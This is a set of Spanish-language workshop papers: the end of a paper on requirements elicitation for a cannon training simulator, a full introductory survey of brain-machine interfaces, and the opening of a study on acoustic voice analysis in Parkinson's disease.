A la hora de realizar el relevamiento, se optó por llevar a cabo entrevistas a los distintos expertos en el dominio del problema. En este método se formulan preguntas que, orientadas correctamente, permiten obtener de forma completa la información requerida. Por otro lado, da la posibilidad a los entrevistados de explayarse en sus respuestas, lo cual puede brindar, a veces, más detalle sobre el dominio, o brindar respuestas a preguntas que no se habían formulado hasta el momento.

Con el objetivo de focalizar las entrevistas, se identificaron y clasificaron a los expertos de acuerdo a su conocimiento en distintos aspectos del dominio:

- **Expertos en simulación:** aquellos con conocimiento sobre los aspectos técnicos del simulador y el hardware a emplear.
- **Expertos en capacitación:** quienes se encargan de instruir y evaluar a los aprendices en el uso de las herramientas que se pretenden simular.
- **Expertos en física:** brindan información acerca de la física y los datos técnicos de los elementos simulados.

Para cada grupo se elaboraron entrevistas dirigidas a reunir la mayor cantidad de información relevante posible, de acuerdo a su campo de conocimiento.

Las respuestas a estas entrevistas permitieron confeccionar una primera iteración de los escenarios de Leite. En las Tablas 2 y 3, a modo de ejemplo, se muestran algunos de los escenarios obtenidos en esta etapa.

Tabla 2: Movimiento del cañón

Componente	Descripción
Título	Movimiento del cañón.
Objetivo	Detectar, visualizar y realizar seguimiento de los blancos.
Contexto	El cañón se encuentra fijo en una posición, en tanto los blancos se desplazan por el aire. Esta acción puede ser llevada a cabo en cualquier momento de la simulación.
Recursos	Cañón, Blancos.
Actores	Operador del cañón.
Set de Episodios	• El operador explora el entorno en busca de blancos. • El operador visualiza un blanco. • El operador realiza seguimiento del blanco.
Casos Alternativos	• El operador no logra encontrar el blanco. Por lo tanto, no realiza el seguimiento.

Tabla 3: Derribo de un blanco

Componente	Descripción
Título	Derribo de un blanco.
Objetivo	Disparar hacia un blanco y derribarlo.
Contexto	El cañón se encuentra en posición apuntando a un blanco que se desplaza por el aire.
Recursos	Cañón, Blanco, Bala.
Actores	Operador del cañón.
Set de Episodios	• El operador acomoda el cañón para acertar al blanco, teniendo en cuenta el tiempo que demora la bala en alcanzarlo y la velocidad de desplazamiento del mismo. • El operador dispara el cañón. • El blanco es golpeado por la bala y cae.
Casos Alternativos	• El operador no apunta adecuadamente, por lo que no acierta el disparo y el blanco no es derribado. • El cañón no cuenta con municiones, por lo que el disparo no se efectúa.

Conclusiones y trabajos futuros

Este artículo resume la primera etapa de la fase de elicitación del MPDSG, una metodología para la construcción de SG creada por nuestro grupo de investigación. Además se muestra, a través de un caso práctico, cómo el modelo puede ser aplicado particularmente a un simulador de entrenamiento. En el trabajo de campo pudo observarse cómo el uso de entrevistas y la clasificación de los expertos permitieron extraer abundante información y, luego, generar los escenarios de Leite de forma clara y completa.

Se ejecutó una iteración del MPDSG, donde la especificación obtenida fue sometida a los juicios de expertos previstos en la técnica de especificación. La validación de los requerimientos determinó que los mismos serán de mucha utilidad a la hora de establecer con claridad los objetivos educativos, dado que los requerimientos enumeran las habilidades que debe demostrar el aprendiz a través de la simulación para adquirir las competencias deseadas. De esta forma, la metodología utilizada permitirá realizar un diseño que cumpla de forma completa con las necesidades que debe satisfacer el SE con el cual se está trabajando.

Por otra parte, los expertos señalaron la necesidad de un nuevo ciclo, con el objeto de obtener un conjunto de habilidades complementarias que permitan asociar los eventos a variables que se puedan medir y registrar, para su posterior uso en la evaluación del aprendizaje.

Posteriormente, se deberá construir el GDD del simulador, el cual dará paso al desarrollo del software.

Se espera que el uso de esta metodología posibilite, de forma temprana, concebir un producto de calidad que se adapte correctamente a los requerimientos de los distintos usuarios del simulador. Esto abarca tanto a quienes se sumergirán en la simulación como a aquellos que se dedicarán a evaluar y supervisar.

Referencias

[1] Luppa, N. y Borst, T., “Story and simulations for serious games: Tales from the trenches”, United States: Focal Press, Taylor & Francis Group, 2013.

[2] Guenaga, M., Eguíluz, A. y Rayón, A., “Un juego Serio para Desarrollar y Evaluar la Competencia de Trabajo en Equipo”, Revista Iberoamericana de Informática Educativa, Número 21, 2015, pp. 3-11.

[3] Zyda, M., “From visual simulation to virtual reality to games”, Computer, 38(9), IEEE, 2005, pp. 25-32.

[4] Csikszentmihalyi, M., “Creatividad - El fluir y la psicología del descubrimiento y la invención”, Barcelona: Paidós, 1998.

[5] Vázquez-Mata, G. y Guillamer Lloveras, A., “El entrenamiento basado en la simulación como innovación imprescindible en la formación médica”, Educación Médica, 12(3), 2009, pp. 149-145.

[6] Lechtaler, A. C., Blanc, C. F., Carden, M. L., Köhler, A., Polak, A. G. y Señoriño, J. M., “Simulación Inmersiva con Realidad Aumentada”, XVII Workshop de Investigadores en Ciencias de la Computación (WICC), Salta, Salta, Argentina, 2015.

[7] Evans F., Spinelli A., Zapirain E., Massa S.M. y Soriano F., “Proceso de desarrollo de Serious Games. Diseño centrado en el usuario, jugabilidad e inmersión”, III Congreso Argentino de Ingeniería (CADI) – IX Congreso Argentino de Enseñanza de la Ingeniería (CAEDI), Resistencia, Chaco, Argentina, 2016.

[8] Massa, S. M., “Objetos de Aprendizaje: Metodología de Desarrollo y Evaluación de Calidad”, Tesis Doctoral, Facultad de Informática, UNLP, La Plata, 2013.

[9] Clements, P. y Northrop, L. M., “Software Product Lines: Practices and Patterns”, Addison-Wesley, 2002.

[10] Montero, F., Sánchez, J. L. G., Padilla Zea, N., y Vela, F. L. G., “Playability as Extension of Quality in Use in Video Games”, 2nd International Workshop on the Interplay between Usability Evaluation and Softwrae Development, Upssala, 2009.

[11] Spinelli, A. y Massa, S. M., “Elicitación en Serious Game”, IEEE ARGENCON, San Miguel de Tucumán, Tucumán, Argentina, 2018.

[12] Rogers, S., “Level UP! The Guide to Great Video Games Design”, Estados Unidos: John Wiley & Sons Inc., 2010.

[13] Loucopoulos, P. y Karakostas, V., “System Requirements Engineering”, Mac Graw-Hill, 1995.

[14] Leite, J. C. S. P., Haddad, G. D. S., Doorn, J. H. y Kaplan, G. N., “A Scenario Construction Process. Requirement Engineering”, 5(1), Springer, 2000, pp. 38-61.

Avances en las Interfaces Cerebro-Máquina

Joaquín Antonio Macaroff Pérez
Universidad Católica de Salta (UCASAL)
jomax1398@gmail.com

RESUMEN

Imagine un mundo en el cual los seres humanos sean capaces de mover a voluntad las prótesis que necesiten, controlar los dispositivos móviles sin necesidad de "tocarlos", manipular un vehículo no tripulado desde la distancia como si fuese una extensión del cuerpo, detectar la falla que tiene algún dispositivo solo con hacer contacto físico; únicamente utilizando el poder de sus mentes y que además puedan recibir estímulos, de los elementos o programas que manipulen, para lograr tomar el mejor curso de acción. Suena a ciencia ficción ¿verdad?... pero resulta que ya existen diversas investigaciones que pueden convertir esta "ciencia ficción" en una realidad.

Las interfaces cerebro-máquina es un conjunto de diversas tecnologías que permiten establecer un diálogo entre el hombre y la máquina haciendo uso de las señales eléctricas producidas por el cerebro. Para abreviarlo se utiliza la nomenclatura anglosajona BMIs (brain-machine interfaces) y son el principal foco de estudio para intentar hacer realidad las ideas anteriormente expuestas.

Este trabajo busca como principal objetivo brindar conocimientos generales acerca las BMIs para despertar el interés en el tema y como segundo, servir de guía para realizar futuros proyectos de investigación relacionados con el tema.

INTRODUCCIÓN

Las interfaces cerebro-máquina, en inglés brain-machine interfaces (BMIs[1]) son tecnologías en desarrollo que emplean los continuos avances realizados en el campo de la neurociencia y ciencias de la computación para captar la actividad cerebral, interpretarla y poder transmitir la información obtenida a algunos dispositivos y probablemente también a medios virtuales que tengan algún impacto en el mundo externo (el que nos rodea), es decir, que el usuario pueda interactuar con los mismos a través de algún estimulo producido por sus pensamientos y pueda corregir el accionar de estos dispositivos mientras los usa, conforme a los resultados obtenidos.

El término BMIs surgió en 1973 en el artículo publicado por Jacques J. Vidal en [1], quien describió a las BMIs como "formas de utilizar las señales cerebrales en un diálogo hombre-computadora" y "como un medio de control sobre procesos externos tales como computadoras o dispositivos protésicos". Por otra parte, en [2] se presenta la historia de las BMIs en 4 etapas principales: el origen, los pioneros, el surgimiento de un nuevo campo de investigación y la historia moderna.

En la actualidad, toda la comunidad científica acepta el hecho de que el cerebro emite señales eléctricas en variadas frecuencias que son conocidas como ondas cerebrales [3]. Estas frecuencias se clasifican en ondas Gamma, Beta, Alpha, Theta y Delta; las mismas se pueden presentar en diversas situaciones en las que se ve envuelta nuestra actividad cerebral de acuerdo con cómo se indica en la Fig.1.




Fig. 1 Fuente: https://www.pinterest.cl/pin/741053313662330069/

Las interfaces cerebro-máquina tiene el potencial de ayudar a las personas con una amplia gama de trastornos clínicos. Por ejemplo, se ha demostrado el control

[1] A veces también llamadas interfaces cerebro-computadora, en inglés brain-computer interfaces (BCIs).

neuroprotésico[2] humano de cursores informáticos [4], las extremidades robóticas o sea aquellos dispositivos que cumplen las mismas funciones, apoyando las actividades diarias del individuo [5] y los sintetizadores de voz que permiten la producción artificial del habla [6] utilizando no más de 256 electrodos que conectan al cerebro con dicha tecnología.

A medida que aumenta la comprensión de los aspectos neurocientíficos del cerebro, es probable que la tecnología vaya más allá del ámbito de las funciones motoras, tal vez, ayudando con la recuperación de la memoria, la toma de decisiones y algún otro tipo de funciones cognitivas como pueden ser la de orientación, las *gnosias* (capacidad que tiene el cerebro para reconocer información previamente aprendida como pueden ser objetos, personas o lugares a través de nuestros sentidos), entre otras.

De lo anteriormente expuesto, se puede deducir que las aplicaciones para las BMIs se encuentran limitadas por la imaginación humana y por el desarrollo de nuevas tecnologías producidas gracias al continuo avance de las investigaciones que se realizan sobre las mismas.

Este campo tiene un gran potencial de impacto social dado que puede mejorar la calidad de vida de las personas, pero existen serias preocupaciones éticas que se deben considerar [7] como la privacidad, la responsabilidad, identidad personal, el ámbito legal, entre otros.

Independientemente de lo que depare el futuro, las BMIs están marcando un camino en los campos de estudios en constante expansión de la neurociencia, la tecnología y la informática.

Este trabajo consta de 3 secciones, en la Sección 1 se explica el funcionamiento básico de una interfaz cerebro-máquina y luego en la Sección 2 se exponen las formas en las que se obtienen las señales producidas por la actividad cerebral, formas que muchas veces dan el nombre a las BMIs (BMIs invasivas, BMIs semiinvasivas o BMIs no invasivas) para finalmente en la Sección 3 brindar las conclusiones obtenidas acerca del trabajo realizado.

SECCIÓN 1: ¿Cómo Funciona?

El propósito de la BMIs es detectar y cuantificar las características de las señales cerebrales que indican las intenciones del usuario y traducirlas simultáneamente al lenguaje manejado por los dispositivos externos para que cumplan con la intención del usuario. La forma en la que esto se lleva a cabo se puede apreciar en la gráfica de la Fig.2 en la cual se muestran los equipos y etapas propias de las BMIs.

Por lo tanto, todo equipo y componente que forman parte de una interfaz cerebro-máquina se integra principalmente por sensores, decodificador y efectores o actuadores [8], los cuales se describen brevemente:

Sensores: son dispositivos que captan magnitudes físicas, en este caso variaciones eléctricas. Los sensores que usan las BMIs son dispositivos formados por electrodos[3] que se encargan de captar la información procedente de la actividad cerebral en forma de señales digitales que puedan ser procesadas por ordenadores. Esta actividad cerebral puede involucrar un conjunto local de neuronas individuales o agregados de cientos, miles o millones de neuronas simultáneamente.




Fig. 2: Etapas y equipos involucrados en las BMIs

Decodificadores: son algoritmos matemáticos encargados de procesar, filtrar el ruido y amplificar la señal obtenida por los sensores derivados del proceso neurofisiológico que refleja la intención del usuario. Estos componentes son esenciales para lograr garantizar el correcto funcionamiento de una interfaz cerebro-máquina.

Efectores o actuadores: son dispositivos que reflejan cual es la forma en la que interactúa el usuario con el entorno mediante las BMIs (prótesis, brazo robótico, cursores informáticos).

Y además debe contemplar tres secuencias o etapas esenciales [9] tal y como se muestran en la Fig. 2:

1° Secuencia: Adquisición de señal

El proceso de adquisición de señal requiere la obtención de las señales eléctricas procedentes del cerebro. Estas señales pueden ser registradas desde el cuero cabelludo, la superficie del cerebro o desde la actividad neuronal. Dado que la intensidad de las señales capturadas suelen ser bajas, se necesita amplificarlas. Luego, para poder ser comprendidas por alguna aplicación del ordenador se las deben digitalizar. (Por ejemplo registrar la señal de tomar un vaso de agua procedente de la actividad cerebral de un determinado sujeto).

2° Secuencia: Procesamiento de la señal

En esta etapa, las señales obtenidas de la secuencia anterior son analizadas y procesadas para obtener las

[2] Dispositivos tecnológicos que detectan y registran la actividad cerebral.

[3] En el campo de la medicina, un electrodo es un dispositivo como una placa metálica o una aguja pequeña que conduce la electricidad desde un instrumento hasta un paciente sometido a un tratamiento o una operación quirúrgica. Los electrodos también pueden llevar las señales eléctricas de los músculos, el cerebro, el corazón, la piel u otras partes del cuerpo hasta los aparatos de registro para ayudar a diagnosticar ciertas afecciones.

señales de control. El procesamiento de la señal puede realizarse a través de las siguientes suboperaciones:

Preprocesamiento

La primera parte del procesamiento de la señal consiste en preparar el registro de la señal digital a procesar como una mejora para hacer que las características sean más claras de detectar. Algunas técnicas de filtrado pueden ser aplicadas. (Siguiendo con el ejemplo, se debe garantizar que las condiciones sean las adecuadas, preparando previamente al sujeto para que no se distraiga con algún otro evento)

Extracción de rasgos distintivos

Consiste en extraer señales con rasgos específicos. En general los sensores (como por ejemplo el EEG) registran no solo cierta señal eléctrica del cerebro, sino que también varias señales no deseadas. Esas señales no deseadas pueden sesgar (alterar) el análisis del sensor, obteniendo información errónea. Por lo tanto, las señales digitales se encuentran sujetas a los procedimientos de extracción. (Separar las señales procedentes de los demás sentidos para que se registren solo aquellas relacionadas con mover, agarrar y levantar el vaso para poder toma agua)

Clasificación de la señal: algoritmo de traducción

En esta operación, un algoritmo de traducción, se ocupa de traducir la información obtenida a un lenguaje entendible por los dispositivos externos (efectores o actuadores) que cumplen la intención del usuario. Las señales son clasificadas en las diferentes frecuencias y formas que presentan; un algoritmo de clasificación puede utilizar métodos lineales o no lineales. (Esa señal es traducida por medio de un programa para que, por ejemplo, un brazo robótico pueda cumplirla).

3° Secuencia: Manipulación de datos

Una vez que las señales son clasificadas, la salida es manipulada para que se adapten a los efectores o actuadores. Estos proporcionan retroalimentación creando un bucle de control que cierra el ciclo. (Es decir, se operan esas instrucciones para que lleguen correctamente al brazo robótico en todo momento y para que no ocurra algún inconveniente).

La retroalimentación sensorial es muy importante para el control del movimiento. En las BMIs básicas la única retroalimentación que reciben los usuarios es la visual. Sin embargo, se ha demostrado que se puede utilizar un enfoque basado en el aprendizaje para proporcionar una señal más intensa de retroalimentación sensorial artificial [10]. Esto siguiere una nueva estrategia para restaurar la *propiocepción* [4] a quienes utilizan las BMIs.

En el presente trabajo no se abordará este aspecto particular de las BMIs, aunque si se reconoce la complejidad de los componentes tecnológicos requeridos para que las BMIs puedan cumplir estas funciones.

[4] Capacidad de detectar la posición, la ubicación, la orientación y el movimiento del cuerpo y sus partes.

SECCIÓN 2: Formas en las que se obtienen las señales eléctricas producidas por el cerebro

Hasta aquí se describió cómo funcionan las BMIs básicas, ahora abordaremos el análisis de la secuencia de adquisición de señal para entender cuáles son las diversas maneras que existen actualmente para obtenerlas.

La actividad neuronal se puede resumir como el movimiento de las cargas eléctricas que producen campos eléctricos y magnéticos debido a la interacción que ocurre entre las millones de neuronas que conforman el sistema nervioso. Las interfaces cerebro-máquina intenta detectar esa actividad cerebral, generada por ciertos estímulos, empleando los sensores adecuados, los que se conectan cerca de determinadas regiones del cerebro y facilitan la detección de los campos eléctricos y magnéticos para su posterior análisis.

Existen diferentes métodos empleados para obtener las señales emitidas por el cerebro. Se dividen en invasivos, semiinvasivos (indicados por [11] y [12]) y no invasivos (según lo dicho por [13]) dependiendo de la capa del cerebro de donde se desee adquirir la señal. Esto se observa en la Fig.3 que muestra la relación entre los distintos métodos de obtención de señales y la capa del cerebro donde se toman los datos.




Fig. 3: Señales y Capas del Cerebro Fuente: [13]

A continuación se explican de forma breve cada uno de estos métodos señalados.

Métodos invasivos

Los métodos invasivos requieren intervención quirúrgica dado que los electrodos deben estar en contacto directo con el cerebro para obtener la mejor calidad de señal en el área de córtex o materia blanca del mismo. Este tipo de intervención se suele utilizar en personas que sufren de parálisis o también podría utilizarse para restaura la visión conectando el cerebro con cámaras externas.

Pese a presentar la mejor calidad de señal, los riesgos clínicos que tiene tal cirugía para el individuo lo hacen el

método menos común y con mayores consecuencias adversas utilizado por las BMIs.

Métodos semiinvasivos

Los electrodos son implantados en el cráneo pero afuera del cerebro. La electrocorticografía (ECoG) usa la misma tecnología que los EEG, pero los electrodos están incrustados en una delgada almohadilla de plástico que se coloca por encima de la corteza.

Con este método se logra una buena calidad de señal, pero significativamente menor a la obtenida por los métodos invasivos. La ventaja es que no requieren de una intervención quirúrgica tan compleja por lo que el riesgo clínico es mucho menor.

Métodos no invasivos

Para adquirir las señales no se requiere ningún tipo de intervención quirúrgica dado que las mismas se obtiene con elementos que actúan por encima del cuero cabelludo por tal motivo las señales registradas no son tan precisas en comparación a los dos métodos anteriores.

Una de las formas más utilizadas para lograr la implementación de las interfaces cerebro-máquina es la electroencefalografía o el electroencefalograma (EEG – Electroencephalography), método de monitorización electrofisiológico que registra la actividad eléctrica del cerebro, a través de electrodos colocados directamente sobre el cuero cabelludo con ayuda de un gel líquido conductor, de modo que tome las medidas correspondientes a la actividad eléctrica presente en una amplia superficie del cerebro. Este es el más utilizado dado que el montaje necesario para realizar las mediciones de las señales es sencillo, barato y los resultados que otorga son los suficientemente buenos para una gran parte de las aplicaciones que se pueden desempeñar con las BMIs. Algunos dispositivos como el casco Mindwave [14] constituyen alternativas más económicas basadas en la electroencefalografía.

Otro método no invasivo y de gran interés es la imagen por resonancia magnética funcional (fMRI - Functional Magnetic Resonance Imaging). Su funcionamiento se basa en el análisis de los cambios que se producen en el flujo de la sangre en el cerebro, teniendo siempre presente que el comportamiento de este flujo está ligado a la actividad cerebral. Para ello, se evalúa el diferente comportamiento magnético entre la sangre rica en oxígeno y la sangre pobre en oxígeno y volumen de sangre en ciertas zonas del cerebro. Para poder realizar estos análisis se hace uso de los escáneres basados en las propiedades de la resonancia magnética nuclear.

También cabe destacar como alternativa no invasiva la magnetoencefalografía (MEG Magnetoencephalography), que consiste en el análisis de la actividad magnética del cerebro a partir del fenómeno de la inducción magnética.

Los procesos neurofisiológicos que producen las señales analizables mediante MEG son los mismos que permiten un análisis mediante EEG. Las ventajas de MEG respecto de EEG se deben a que los campos magnéticos son menos afectados por el cuero cabelludo y huesos que los campos eléctricos, produciendo una mejor adquisición de señales. Sin embargo, el uso de MEG es poco viable debido al equipamiento electrónico necesario para realizarla.

Hasta aquí se expuso lo que se investigó y entendió respecto de cómo capturar la señal eléctrica neuronal y dejarla a disposición para procesarla e interpretarla mediante distintas tecnologías propias de las BMIs, pero no fue posible entender las formas en que estas señales pueden "volver" a la persona para que esta pueda tomar decisiones que permitan una mejor calidad de vida. El tema es muy complejo, y se debe avanzar detalladamente en las temáticas enunciadas para poder llegar a entender las BMIs en esta que sería su fase final.

SECCIÓN 3: Conclusiones

Existen diversas líneas de investigación incipientes en las que se destacan los problemas éticos, el procesamiento de las señales, la manipulación de datos, las formas de lograr una retroalimentación efectiva, la aplicación de las BMIs para detectar fallas en alguna máquina, la implementación adecuada de BMIs para controlar un brazo protésico, la simulación de sentidos como podría ser el del tacto, el uso de inteligencia artificial (IA) para el apoyo de las BMIs, entre otros.

La tecnología de las BMIs cada vez está tomando mayor relevancia en el mundo. Existen empresas, universidades y grupos de investigadores que invierten una gran suma de dinero y tiempo para seguirlas explorando y lograr una implementación adecuada de las mismas como es el caso de Neuralink y Facebook [15] o Brain and Cognitive Sciences research lab MIT, Biomedical Functional Imaging and Neuroengineering Laboratory of Carnegie Mellon University o The University of Tokyo, JP, Life Science Center of TARA [16].

No sería sorpresa que en los próximos años este tipo de tecnologías se conviertan en uno de los principales temas de investigación en el mundo debido a los grandes cambios que promete.

Luego de lo expuesto en el presente trabajo, como proyecto futuro se pretende investigar y avanzar en el estudio profundo de estas tecnologías para lograr implementar en su totalidad una interfaz cerebro-máquina básica que permita controlar un brazo protésico desarrollando o utilizando un sensor basado en EEG. También es intención avanzar en la investigación para desarrollar otras formas en las que se logre obtener una retroalimentación efectiva que apoye al funcionamiento de las BMIs, y de ser posible, lograr que por ejemplo al utilizar la prótesis de un brazo mediante las BMIs sea posible sentir la textura del objeto que se agarre o el calor que transmite para actuar en consecuencia, es decir, simular el sentido del tacto.

Una vez logrado un avance importante sobre lo dicho, la investigación puede continuar con la reducción o eliminación de los elementos físicos como los cables involucrados en las BMIs, de manera que su uso resulte más cómodo para el usuario.

Será un trabajo apasionante que demandará mucho tiempo, esfuerzo, recursos e investigaciones; existirán instancias para trabajar de forma colaborativa con otras universidades o instituciones interesadas en el tema y de seguro arroje diversos resultados prometedores acerca del desarrollo de las BMIs en la Argentina.

Este trabajo se elaboró en el Grupo IDEAS, de la Facultad de Ingeniería de la UCASAL, espacio creado para el desarrollo de capacidades de investigación e innovación, en aquellos alumnos interesados en estas actividades.

REFERENCIAS

[1] Jacques J. Vidal, «Toward Direct Brain-Computer Communication,» Annual Review of Biophysics and Bioengineering, vol. 2, pp. 157-180, 1973.

[2] C. S. Nam, A. Nijholt and F. Lotte, "Introduction: Evolution of Brain-Computer Interfaces," Francis (CRCPress), 2018.

[3] GLOOM, «Mental Health Daily,» 15 04 2014. [En línea]. Available: https://mentalhealthdaily.com/2014/04/15/5-types-of-brain-waves-frequencies-gamma-beta-alpha-theta-delta. [Último acceso: 28 08 2019].

[4] T. Aflalo, «Decoding motor imagery from the posterior parietal cortex of a tetraplegic human,» Science, p. 906–910, 2015.

[5] C. I. Penaloza and S. Nishio, "BMI control of a third arm for multitasking," Science Robotics, 2018.

[6] G. K. Anumanchipalli, J. Chartier y E. F. Chang, «Speech synthesis from neural decoding of spoken sentences,» Nature 568, p. 493–498, 2019.

[7] U. Asgher, N. S. Naz, K. Sardar, K. Sardar, Mehjabeen y A. Raza, «Ethical Issues of Brain-Computer Interface,» IJCSNS, vol. 18, nº 5, pp. 21-27, 2018.

[8] A. M. ASTOBIZA, T. AUSÍ, M. T. R. M. FERRER, M. A. PAYÁ y D. LÓPEZ, «Traducir el pensamiento en acción: Interfaces cerebro-máquina y el problema ético de la agencia,» Revista de Bioética y Derecho, nº 46, pp. 29-46, 2019.

[9] Rabie A. Ramadan, S. Refat, Marwa A. Elshahed y Rasha A. Ali, «Chapter 2 Basics of Brain Computer Interface,» 2017.

[10] O. J. S. P. Dadarlat MC, «A learning-based approach to artificial sensory feedback leads to optimal integration,» Nat Neurosci, nº 18, p. 138–144, 2015.

[11] Z. Koudelková y M. Stmiska, «Introduction to the identification of brain waves based on their frequency,» de MATEC Web of Conferences 210, 2018.

[12] «NeurotechEDU – Educational Materials for Neurotechnology,» [En línea]. Available: http://learn.neurotechedu.com/introtobci/#top-of-page. [Último acceso: 29 08 2019].

[13] Á. M. García, «Diseño de interfaces cerebro-máquina controlados mediante registros de EEG,» de 2.2.3. Adquisición de señales, Madrid, Escuela Politécnica Superior – Universidad Autónoma de Madrid, 2015, pp. 22-23.

[14] «Neurosky,» [En línea]. Available: https://store.neurosky.com/pages/mindwave. [Último acceso: 1 09 2019].

[15] GARFIELD BENJAMIN, 09 2019. [En línea]. Available: https://elpais.com/tecnologia/2019/08/23/actualidad/1566558959_777866.html.

[16] Jeff Coleman, «Medium,» 04 08 2018. [En línea]. Available: https://medium.com/@askwhy/brain-computer-interface-with-artificial-intelligence-and-reinforcement-learning-9c94b0454209. [Último acceso: 1 09 2019].

Análisis Acústico del Habla de Pacientes con Diagnóstico de Enfermedad de Parkinson Utilizando el Software ANAGRAF

Daniela Linari[1]; Monica Giuliano[2]
Departamento de Ingeniería e Investigaciones Tecnológicas UNLaM
danielalinari@hotmail.com[1]; mgiuliano@unlam.edu.ar[2]

Resumen

Es de interés médico el aporte de la voz como parte del diagnóstico y seguimiento de la Enfermedad de Parkinson (EP) ya que distintos parámetros fundamentales de la fonación muestran ciertas perturbaciones. En el presente trabajo se comparará la fonación de una persona con EP con la fonación de una persona con voz considerada normal y con valores generales normales de referencia. Se analizan la fonación del fonema /a/ con el software ANAGRAF considerando aspectos tanto cualitativos como cuantitativos. Los resultados muestran perturbaciones apreciables en el caso de la persona con EP.

1. Introducción

Un Sistema de Soporte a la Toma de Decisiones Clínicas (CDSS) es un sistema informático diseñado para servir de apoyo en la toma de decisiones médicas, colaborando con los profesionales médicos en el proceso diagnóstico, así como también en las diferentes instancias asociadas al cuidado del paciente, como por ejemplo, la definición de planes terapéuticos, suministro de medicamentos, procedimientos, alertas, etc.

Los CDSS en la actualidad están transformando la forma en que se llevan a cabo las prescripciones médicas en los diferentes ámbitos de la salud, y las instituciones sanitarias sienten la necesidad de adoptar incrementalmente herramientas de este tipo con el objetivo de mejorar los resultados clínicos.[1]

El presente trabajo está enfocado en el análisis de la fonación de un paciente diagnosticado con enfermedad de Parkinson (EP) con el objetivo de caracterizar acústicamente voces patológicas. Se busca en un futuro próximo, el desarrollo de un CDDS que permita asistir al personal de salud en el diagnóstico y seguimiento de la enfermedad.

La EP constituye un trastorno neurodegenerativo crónico y progresivo del sistema nervioso central, de comienzo gradual, sin sintomatología obvia, y progresión lenta, apareciendo en edades medias, entre 40 y 70 años. La EP tiene una primera fase pre-sintomática que no está suficientemente definida, aunque se cree que dura al menos 10 años. Otro síntoma frecuente en la EP es la presencia progresiva de disartria hipocinética (problemas en el habla); se estima que los déficit en el habla están presentes entre el 60-80% de estos enfermos [2].

Las técnicas tradicionales para el diagnóstico de la enfermedad, se basan en el análisis de síntomas principalmente relacionados con la motricidad del paciente, y estos ocurren cuando el 60 % de las células cerebrales que controlan la actividad motora están dañadas. En cambio se observan cambios en la voz aún antes que se manifiesten otros síntomas de la enfermedad.

En el caso de la EP y otras enfermedades neurodegenerativas, diversos estudios [3-6], han identificado las anomalías presentes en grabaciones de voz de los pacientes, poniendo de manifiesto la posibilidad de usar técnicas de análisis de señales acústicas para el diagnóstico precoz de la enfermedad. Se considera que el diagnóstico de EP a través del análisis de trastornos del habla utilizando sistemas de tele-diagnóstico y tele-monitoreo, no solo evitaría las complicaciones de los métodos invasivos, sino que, además, es de bajo costo y fácil auto administración [5].

En el presente trabajo se comparará la fonación de una persona con EP con la fonación de una persona con voz considerada normal. Además se comparan los parámetros de las fonaciones con valores generales de referencia. Se analizan la fonación de la vocal /a/ con el software ANAGRAF (Análisis Acústico y Graficación de Señales del Habla) [7].

2. Marco Teórico

2.1. Sistema Fonatorio y Producción de la voz

En la producción de la voz intervienen los pulmones (fuente de energía), la laringe, que contienen las cuerdas vocales, la faringe, las cavidades nasal y bucal, músculos que mueven estos órganos, y los nervios que controlan los movimientos. El control general del sistema se realiza en el cerebro, específicamente, en la corteza neuromotora lingüística.

La voz se produce cuando el aire expedido por los pulmones incide en la laringe y en el tracto vocal (faringe

cavidad bucal y nasal). Cuando las cuerdas vocales (en realidad dos membranas) se encuentran parcialmente cerradas el aire proveniente de los pulmones las hace vibrar, produciéndose en sonido tonal o sonoro, por ejemplo: cuando se pronuncian las vocales. Esta señal, quasi-periódica puede caracterizarse por su frecuencia fundamental (F_0) y sus armónicos asociados (espectro discreto). En cambio, si las cuerdas vocales se encuentran abiertas se produce un sonido de los denominados sordos, por ejemplo: en la pronunciación de la letra s.

Más allá de la apertura o cierre de las cuerdas vocales el sonido que percibimos depende de otros factores: el filtrado, y las articulaciones que se producen en el tracto vocal. El filtrado, se relaciona con la forma que adopta el tracto vocal, generando resonadores acústicos que enfatizan determinadas bandas de frecuencias. A las frecuencias de resonancia asociadas, se las denomina formantes.

Las articulaciones producen oclusiones en el tracto bucal, dando lugar a una modificación a nivel temporal del sonido, consonantes. No hay oclusiones en la pronunciación de las vocales, el tracto vocal se mantiene despejado. Los sonidos vocálicos son los de mayor interés para la determinación de las patologías del habla.

La F0 de los sonidos tonales depende de diversos factores físicos: tamaño y masa de las cuerdas vocales, su visco-elasticidad, la tensión que se aplique, velocidad del flujo de aire proveniente de los pulmones, etc.

Las medidas físicas de la voz humana se basan en el empleo de diversos parámetros acústicos que reflejen las tres dimensiones perceptibles del sonido: amplitud, tono y estructura temporal. La amplitud (cuyo principal parámetro es la intensidad) es una medida de la presión sonora al transmitirse la voz en el medio aéreo, expresada en decibelios, dependiente de la amplitud de la vibración de las cuerdas vocales y de la presión subglótica [8]; el tono se expresa mediante la F_0 de la señal vocal, medida en hertzios (Hz); por último, los parámetros derivados del tiempo tienen relación con la tasa y rapidez de la vocalización. La representación de las variables físicas es altamente compleja a causa de la variabilidad de la energía espectral de la voz.

